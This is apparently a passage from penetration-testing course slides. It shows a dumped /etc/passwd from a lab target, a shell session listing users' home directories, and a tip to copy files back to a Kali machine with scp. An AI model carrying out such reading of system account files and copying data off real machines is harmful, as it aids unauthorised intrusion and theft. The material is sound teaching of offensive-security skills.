libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
justin:x:1000:1000:Justin,,,:/home/justin:/bin/bash
proftpd:x:105:65534::/var/run/proftpd:/bin/false
ftp:x:106:65534::/srv/ftp:/bin/false
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
bcurtis:x:1001:1001:Brent Curtis,,,:/home/bcurtis:/bin/bash
tyler:x:1002:1002:Tyler,,,:/home/tyler:/bin/bash
mmoxie:x:1003:1003:Marlin Moxiespike,,,:/home/mmoxie:/bin/bash
jcomey:x:1004:1004:,,,:/home/jcomey:/bin/bash
pzimm:x:1005:1005:Phil Zimmerman,,,:/home/pzimm:/bin/bash
bschneier:x:1006:1006:Bruce Schneier,,,:/home/bschneier:/bin/bash
cincinnatus:x:1007:1007:Edward Snowden,,,:/home/cincinnatus:/bin/bash
```

**Which accounts might have data in them a hacker would be interested in?**

# Next steps

```
$ cd /home
cd /home
$ ls
ls
bcurtis  bschneier  cincinnatus  jcomey  justin  mmoxie  pzimm  tyler
$ cd bcurtis
cd bcurtis
$ ls
ls
go-away.txt  tmp
$ cat go-away.txt
cat go-away.txt
Nothing to see in my home dir, go away!
$
```

- Checkout command “scp” for moving files from target back to your Kali
- ...

# Agenda

- ✓ Some thoughts on how to approach Milestone 3